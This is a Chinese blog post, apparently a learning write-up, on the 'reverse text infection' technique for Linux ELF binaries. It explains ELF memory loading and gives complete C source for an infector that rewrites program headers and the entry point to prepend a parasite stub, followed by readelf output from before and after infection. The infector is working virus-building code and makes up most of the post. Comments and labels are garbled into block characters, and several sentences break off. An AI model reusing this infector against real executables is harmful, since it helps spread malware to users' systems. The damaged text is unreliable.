Linux病毒技术之逆向text感染

yong夜 / 2019-05-30 07:48:00 / 浏览数 4338 安全技术 二进制安全 顶(0) 踩(0)

[TOC]

Linux病毒技术之逆向text感染

在进行实际运用逆向text感染技术前，我们需要了解什么是逆向text段感染，然后才知道如何去实现，带着这两个点我们进行下面的实际分析过程。

什么是逆向text感染?

在了解什么是逆向text段感染之前我们需要一些前置知识，了解ELF文件映射进内存的一些规范。然后才能了解到内存中哪块区域是我们可以注入寄生代码并执行起来的，这

ELF内存装载


这里我们就不详细的看[1]内核层的ELF加载的源码过程了，主要我们需要知道内核判断好当前的文件是ELF可执行文件后，就遍历程序头表，根据里面的p_vaddr属性值将相

一般32位可执行程序的默认加载首地址是：`0x8048000`，64位可执行程序的默认首加载地址是：`0x400000`

逆向text感染的概念

根据上面程序的默认加载地址，我们知道他们通常不是从0开始的，也就是我们可以减小程序头表中text段的程序头的p_vaddr值，即映射进内存的值，来让程序在内存中的

因为我们利用的内存位置是比text段低的内存地址[redacted]，并且正向是比text段高的内存地址，所以得出的感染技术名为逆向text感染



注意：

- 我们向上延伸的内存长度必须是系统规定的■■■■■■■■■/proc/sys/vm/mmap_min_ addr■■■■4096/0x1000■的整数倍
- 如果们注入寄生代码的位置是紧跟在文件后后面（如下图），那么我们向低内存地址延伸的最小长度就是0x1000(根据上面的最小虚拟映射地址所得)，那么寄生代码长度 sizeof(ElfN_Ehdr)

逆向text感染的实现

感染算法

将 ehdr->e_shoff 增加一个最小虚拟映射地址的整数倍（足够存放寄生代码的长度），但是需要把原始节头偏移保存，为了第3步骤使用

修改text段的程序头(phdr)，首先将text段在内存中的首地址向未使用的内存空间延伸，然后修改text段的属性来实现text段的扩展

- 将 p_vaddr 减小最小虚拟映射地址的整数倍（足够存放寄生代码的长度）
- 将 p_paddr 减小最小虚拟映射地址的整数倍（仅用于与物理地址相关的系统中，和p_vaddr相等）
- 将 p_filesz 增加最小虚拟映射地址的整数倍（足够存放寄生代码的长度）
- 将 p_memsz 增加最小虚拟映射地址的整数倍（text段的p_memsz等于p_filesz）

3.所有文件头后面的区段，包括有程序头(除了text段的程序头)、节头的偏移p_offset都需要增加最小虚拟映射地址的整数倍（足够存放寄生代码的长度）

保存原始入口点ehdr->e_entry，然后将入口点更新为寄生代码的首地址：orig_text_vaddr – PAGE_ROUND(parasite_len) + sizeof(ElfN_Ehdr)

[^PAGE_ROUND]: 这个值是最小虚拟映射地址的整数倍（足够存放寄生代码的长度）

将文件头中的程序头偏移 ehdr->e_phoff增加最小虚拟映射地址的整数倍（足够存放寄生代码的长度）

插入寄生代码

具体代码

```
#include <stdio.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <elf.h>

#define PAGE_SIZE 4096
#define TMP "test2"

int return_entry_start = 1;
char parasite[] = "\x68\x00\x00\x00\x00\xc3";
unsigned long entry_point;
struct stat st;
int ehdr_size;


int main(int argc, char **argv)
{
   char *host;
   int parasite_size;
   int fd, i;
   unsigned char *mem;
   Elf64_Ehdr *e_hdr;
   Elf64_Shdr *s_hdr;
   Elf64_Phdr *p_hdr;
   long o_shoff;
   int text_found = 0;

   if(argc < 2)
   {
      printf("Usage: %s <elf-host>\n",argv[0]);
   }

   host = argv[1];
   parasite_size = sizeof(parasite);
   printf("Length of parasite is %d bytes\n", parasite_size);
```

```
ehdr_size = sizeof(*e_hdr);
//■■■■■■■■■■
if((fd=open(host, O_RDONLY)) == -1)
{
    perror("open");
    exit(-1);
}
if((fstat(fd, &st)) < 0)
{
    perror("fstat");
    exit(-1);
}
//■■■■■■■■■■■
mem = mmap(NULL, st.st_size, PROT_READ | PROT_WRITE, MAP_PRIVATE, fd, 0);
if(mem == MAP_FAILED)
{
   perror("mmap");
   exit(-1);
}

e_hdr = (Elf64_Ehdr *)mem;
//ELF■■■■
if(e_hdr->e_ident[0] != 0x7f && strcmp(&e_hdr->e_ident[1], "ELF"))
{
    printf("%s it not an elf file\n", argv[1]);
    exit(-1);
}

/*
 *1.■ ehdr->e_shoff ■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■,■■■■■■■■■■■■■■■■■■3■■■■
 */
o_shoff = e_hdr->e_shoff;
e_hdr->e_shoff += PAGE_SIZE;

/*
 * 2.■■■■text■■■■■
 *  ■ p_vaddr ■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■
 *  ■ p_paddr ■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■p_vaddr■■■
 *  ■ p_filesz ■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■
 *  ■ p_memsz ■■■■■■■■■■■■■■■■text■■p_memsz■■p_filesz■
 */
p_hdr = (Elf64_Phdr *)(mem + e_hdr->e_phoff);
for(i=0; i<e_hdr->e_phnum; i++)
{
    if(p_hdr[i].p_type == PT_LOAD)
    {
        if (p_hdr[i].p_flags == (PF_R | PF_X))
        {
            p_hdr[i].p_vaddr -= PAGE_SIZE;
            p_hdr[i].p_paddr -= PAGE_SIZE;
            p_hdr[i].p_filesz += PAGE_SIZE;
            p_hdr[i].p_memsz += PAGE_SIZE;
            /*
             * 4.■■■■■■■■ehdr->e_entry■■■■■■■■■■■■■■■■■■■■■■`orig_text_vaddr – PAGE_ROUND(parasite_len) + sizeof(ElfN_Eh
             */
            entry_point = e_hdr->e_entry;
            e_hdr->e_entry = p_hdr[i].p_vaddr;
            e_hdr->e_entry += sizeof(*e_hdr);
            printf("new entry: %lx\n", e_hdr->e_entry);
            text_found++;
        /*
         * 3.■■■■■■■■■■■■■■■■■■(■■text■■■■■■)■■■■■■■p_offset■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■
         */
        }else
        {
            p_hdr[i].p_offset += PAGE_SIZE;
        }
    }else
    {
```

```
            p_hdr[i].p_offset += PAGE_SIZE;
        }
    }

    s_hdr = (Elf64_Shdr *)(mem + o_shoff);
    printf("section header offset is: %d\n",o_shoff);
    printf("section number is: %d\n",e_hdr->e_shnum);
    for(i=0; i<e_hdr->e_shnum; i++)
    {
        s_hdr[i].sh_offset += PAGE_SIZE;
        printf("section header address: %d-->%d\n",i, s_hdr[i].sh_offset);
    }

    /*
     * 5. ■■■■■■■■■■■■ ehdr->e_phoff■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■
     */
    e_hdr->e_phoff += PAGE_SIZE;

    /*
     * 6. ■■■■■■■
     *
     */
    mirror_binary_with_parasite(parasite_size, mem, parasite);
    munmap(mem, st.st_size);
    close(fd);
    return 0;
}

void mirror_binary_with_parasite(unsigned int psize, unsigned char *mem, char *parasite)
{
    int ofd;
    int c;

    printf("Mirroring host binary with parasite %d bytes\n",psize);
    if((ofd = open(TMP, O_CREAT | O_WRONLY | O_TRUNC, st.st_mode)) == -1)
    {
        perror("tmp binary: open");
        exit(-1);
    }
    //■■■■■■
    if ((c = write(ofd, mem, ehdr_size)) != ehdr_size)
    {
        printf("failed writing ehdr\n");
        exit(-1);
    }
    printf("Patching parasite to jmp to %lx\n", entry_point);
    //■■■■■■■
    *(unsigned int *)&parasite[return_entry_start] = entry_point;
    if ((c = write(ofd, parasite, psize)) != psize)
    {
        perror("writing parasite failed");
        exit(-1);
    }
    //■■■■■
    if ((c = lseek(ofd, ehdr_size + PAGE_SIZE, SEEK_SET)) != ehdr_size + PAGE_SIZE)
    {
        printf("lseek only wrote %d bytes\n", c);
        exit(-1);
    }
    mem += ehdr_size;
    if ((c = write(ofd, mem, st.st_size-ehdr_size)) != st.st_size-ehdr_size)
    {
        printf("Failed writing binary, wrote %d bytes\n", c);
        exit(-1);
    }
    close(ofd);
}
```

寄生前后程序对比

```
■■■#############################################################################
Elf ■■■■■ EXEC (■■■■■)
■■■ 0x400500
■■ 9 ■■■■■■■■■■■64

■■■■
 Type           Offset             VirtAddr           PhysAddr
                FileSiz            MemSiz              Flags  Align
 PHDR           0x0000000000000040 0x0000000000400040 0x0000000000400040
                0x00000000000001f8 0x00000000000001f8  R E    8
 INTERP         0x0000000000000238 0x0000000000400238 0x0000000000400238
                0x000000000000001c 0x000000000000001c  R      1
     [Requesting program interpreter: /lib64/ld-linux-x86-64.so.2]
 LOAD           0x0000000000000000 0x0000000000400000 0x0000000000400000
                0x0000000000000824 0x0000000000000824  R E    200000
 LOAD           0x0000000000000e10 0x0000000000600e10 0x0000000000600e10
                0x0000000000000234 0x0000000000000238  RW     200000
 DYNAMIC        0x0000000000000e28 0x0000000000600e28 0x0000000000600e28
                0x00000000000001d0 0x00000000000001d0  RW     8
 NOTE           0x0000000000000254 0x0000000000400254 0x0000000000400254
                0x0000000000000044 0x0000000000000044  R      4
 GNU_EH_FRAME   0x00000000000006f8 0x00000000004006f8 0x00000000004006f8
                0x0000000000000034 0x0000000000000034  R      4
 GNU_STACK      0x0000000000000000 0x0000000000000000 0x0000000000000000
                0x0000000000000000 0x0000000000000000  RW     10
 GNU_RELRO      0x0000000000000e10 0x0000000000600e10 0x0000000000600e10
                0x00000000000001f0 0x00000000000001f0  R      1

#############################################################################

■■■#############################################################################
■■■ 0x3ff040
■■ 9 ■■■■■■■■■■■4160

■■■■
 Type           Offset             VirtAddr           PhysAddr
                FileSiz            MemSiz              Flags  Align
 PHDR           0x0000000000001040 0x0000000000400040 0x0000000000400040
                0x00000000000001f8 0x00000000000001f8  R E    8
 INTERP         0x0000000000001238 0x0000000000400238 0x0000000000400238
                0x000000000000001c 0x000000000000001c  R      1
     [Requesting program interpreter: /lib64/ld-linux-x86-64.so.2]
 LOAD           0x0000000000000000 0x00000000003ff000 0x00000000003ff000
                0x0000000000001824 0x0000000000001824  R E    200000
 LOAD           0x0000000000001e10 0x0000000000600e10 0x0000000000600e10
                0x0000000000000234 0x0000000000000238  RW     200000
 DYNAMIC        0x0000000000001e28 0x0000000000600e28 0x0000000000600e28
                0x00000000000001d0 0x00000000000001d0  RW     8
 NOTE           0x0000000000001254 0x0000000000400254 0x0000000000400254
                0x0000000000000044 0x0000000000000044  R      4
 GNU_EH_FRAME   0x00000000000016f8 0x00000000004006f8 0x00000000004006f8
                0x0000000000000034 0x0000000000000034  R      4
 GNU_STACK      0x0000000000001000 0x0000000000000000 0x0000000000000000
                0x0000000000000000 0x0000000000000000  RW     10
 GNU_RELRO      0x0000000000001e10 0x0000000000600e10 0x0000000000600e10
                0x00000000000001f0 0x00000000000001f0  R      1
```

入口点位置提前了

text段的虚拟地址提前了0x1000字节，从0x0000000000400000变成了0x00000000003ff000，主要就是填充寄生代码、文件头和多余的填充区域

```
 Type           Offset             VirtAddr           PhysAddr
                FileSiz            MemSiz              Flags  Align
 ■■■#############################################################################
 LOAD           0x0000000000000000 0x0000000000400000 0x0000000000400000
                0x0000000000000824 0x0000000000000824  R E    200000
 ■■■#############################################################################
 LOAD           0x0000000000000000 0x00000000003ff000 0x00000000003ff000
                0x0000000000001824 0x0000000000001824  R E    200000
```

总结

总体学习过程也还可以，难度不是很大，当时第一眼看linux二进制分析的时候也是云里雾里，之后在网上找一些这个技术的相关博文后面接着看了ELF文件的一些规范和作者

整个感染技术还是比较简单的，可以边看源码边去看一下ELF的一些规范。

参考

[1] ELF文件的加载过程(load_elf_binary函数详解)--Linux进程的管理与调度（十三）